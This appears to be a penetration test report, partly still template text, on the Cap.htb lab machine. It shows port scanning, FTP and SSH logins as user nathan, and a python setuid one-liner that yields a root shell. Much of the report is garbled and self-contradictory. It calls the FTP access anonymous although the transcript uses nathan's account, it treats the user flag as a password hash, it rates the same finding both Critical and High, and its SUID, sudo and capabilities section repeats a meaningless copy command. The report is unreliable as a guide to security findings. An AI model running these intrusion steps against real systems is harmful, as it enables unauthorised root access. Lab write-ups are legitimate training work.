

Professional Penetration Test Report

Rohan Jadhav

1. Executive Summary

This section is for non-technical stakeholders (management, decision-makers). It should be concise (one page maximum) and focus on the business risk.

- Objective: Briefly state the scope (e.g., external, internal, web application test against Cap.htb).
- Overall Risk: A quick assessment (e.g., High).
- Key Findings: List the top 3-5 most critical vulnerabilities.
 - Example: Unauthenticated FTP access leading to credential discovery.
 - Example: Privilege escalation vulnerability allowing full root access.
- Recommendation: A high-level, immediate action plan.

2. Scope and Methodology

This section details *what* was tested and *how*.

Component	Target IP/URL	Description
Target System	Cap.htb	Ubuntu Linux System
Services Tested	SSH, FTP, HTTP (Web Dashboard)	Standard services identified by Nmap.
Timeframe	October 22, 2025	Based on timestamps in images.
Methodology	Black Box (External)	Started with no prior knowledge of the internal network.

3. Detailed Findings


This is the core of the report, detailing each vulnerability found. Each finding must include the following sub-sections:

Finding 3.1: Unauthenticated Information Leak via FTP (Critical)

- **Vulnerability Description:** The target system is running an FTP service that allows anonymous login, which exposed a file containing potential user credentials.
- **Impact:** An attacker gained unauthorized access to sensitive files, leading to lateral movement via SSH.

Proof of Concept (PoC):

1. **FTP Service Identification and Access:** Nmap identified the FTP service (\$21/tcp). Access was gained using the anonymous username.




```
rohan@Rohan: ~/Downloads
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:86:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:08:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d8:ff:91:eb:3b:ff:a1:9f:2e:8d:de:b3:de:b2:18 (Ed25519)
80/tcp open  http      Gunicorn
|_ http-server-header: gunicorn
|_ http-title: Security Dashboard
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)
HOP RTT      ADDRESS
1   534.08 ms 10.10.16.1
2   534.16 ms 10.10.10.245

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.85 seconds

(rohan@Rohan) ~/Downloads
$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPD 3.0.3)
Name (10.10.10.245:rohan): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (||||45360|)
150 Here comes the directory listing.
-rw-r--r--  1 1001    1001      33 Oct 22 10:03 user.txt
226 Directory send OK.
ftp> cat user.txt
?Invalid command.
ftp> get user.txt
?Invalid command.
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (||||41382|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****| 33      0.14 KiB/s   00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.03 KiB/s)
ftp>
```



2. **Credential Retrieval:** The file user.txt was downloaded and contained what appears to be a password hash (413cc08879b4e1a2d3fcfc1a4b8d5e).

Recommendation: Disable anonymous FTP access. Implement strong authentication, and ensure that sensitive files are not stored in accessible directories.

Finding 3.2: Compromised User Access via SSH (High)

- **Vulnerability Description:** The discovered password hash allowed authentication to the system via SSH using the username nathan.
- **Impact:** An attacker gained authenticated shell access, establishing a foothold within the internal network.
- **Proof of Concept (PoC):**
 - The username nathan and a password (likely derived from the hash) were used to log in via SSH. The login was successful, providing an unprivileged user shell.

```
(rohan@Rohan) ~/Downloads
$ ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Oct 22 10:21:24 UTC 2025

System load:  0.0
Usage of /:   36.6% of 6.73GB
Memory usage: 21%
Swap usage:   0%
Processes:    224
Users logged in: 0
IP address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef:250:56ff:fe0b:1282

=> There is 1 zombie process.

 * Super-optimized for small spaces - read how we shrank the memory footprint of MicroK8s to make it the smallest full K8s around.
https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Oct 22 10:21:06 2025 from 10.10.16.27
nathan@cap:~$
```

- **Recommendation:** Enforce a strong password policy and implement multi-factor authentication (MFA).

Finding 3.3: Local Privilege Escalation (Critical)

- **Vulnerability Description:** Once authenticated, the attacker was able to exploit a local vulnerability (likely related to a misconfigured SUID binary or similar mechanism) to elevate their privileges to **root**.
- **Impact:** Complete compromise of the target system, allowing full control over all data, processes, and configuration.
- **Proof of Concept (PoC):**
 - A command was executed to gain a root shell. The attacker confirmed root access (root@cap:/root#) and retrieved the final proof file (root.txt).

```
$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:/# cd ..
root@cap:/# ls
bin boot cdrom dev etc home lib lib32 lib64 libx32 lost-found media mnt opt proc root run/sbin snap srv sys usr var
root@cap:/# cd /root
root@cap:/root# ls
root.txt snap
root@cap:/root# cat root.txt
42c3f45973874d6df6d2455ac3f14de
root@cap:/root#
```

SUID

If the binary has the SUID bit set, it does not drop the executed privileges and may be executed to access the file system, execute or maintain privileged access to a SUID file. If it is used to run as a user, then it is equivalent to running the binary (as root) that allows the default user to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
root@cap:/# cp /bin/sudo /root/sudo
root@cap:/# cp /bin/sudo /root/sudo
```

Sudo

If the binary is allowed to run as supervised by sudo, it does not drop the executed privileges and may be used to access the file system, execute or maintain privileged access.

```
root@cap:/# cp /bin/sudo /root/sudo
```

Capabilities

If the binary has the Linux capability set or it is executed by another binary with the capability set, it can be used as a function to maintain privileged access by manipulating its own process UID.

```
root@cap:/# cp /bin/sudo /root/sudo
root@cap:/# cp /bin/sudo /root/sudo
```

- **Recommendation:** Audit the system for vulnerable SUID/GUID binaries, outdated kernels, and potential configuration errors. Apply vendor-supplied patches immediately. Implement robust logging and monitoring to detect suspicious process execution.

3. Risk Rating and Remediation Plan

This section summarizes all findings and provides a concise plan for fixing them.

ID	Finding	Risk Level	Remediation Effort
3.1	Unauthenticated FTP Information Leak	Critical	Low
3.2	Compromised User Access (nathan)	High	Medium
3.3	Local Privilege Escalation	Critical	High

4. Conclusion

The penetration test conducted on the target system **Cap.htb** revealed **critical vulnerabilities** that allowed for complete system compromise, escalating from an external, unauthenticated attack to full **root** access.

The attack chain began with a **High-risk information leak** through an anonymously accessible FTP service, which yielded a user credential. This foothold led directly to **authenticated access** via SSH under the username nathan. The final and most severe stage was the **Critical local privilege escalation**, which provided the tester with administrative control over the entire system, as evidenced by the successful retrieval of the root.txt flag.

The severity of the findings necessitates immediate action. The organization must prioritize remediation of the open services, particularly the misconfigured FTP and the underlying vulnerability that enabled privilege escalation, to prevent external attackers from gaining full control over this critical asset. The identified weaknesses represent a **complete failure** in the current security posture regarding external exposure and internal system hardening.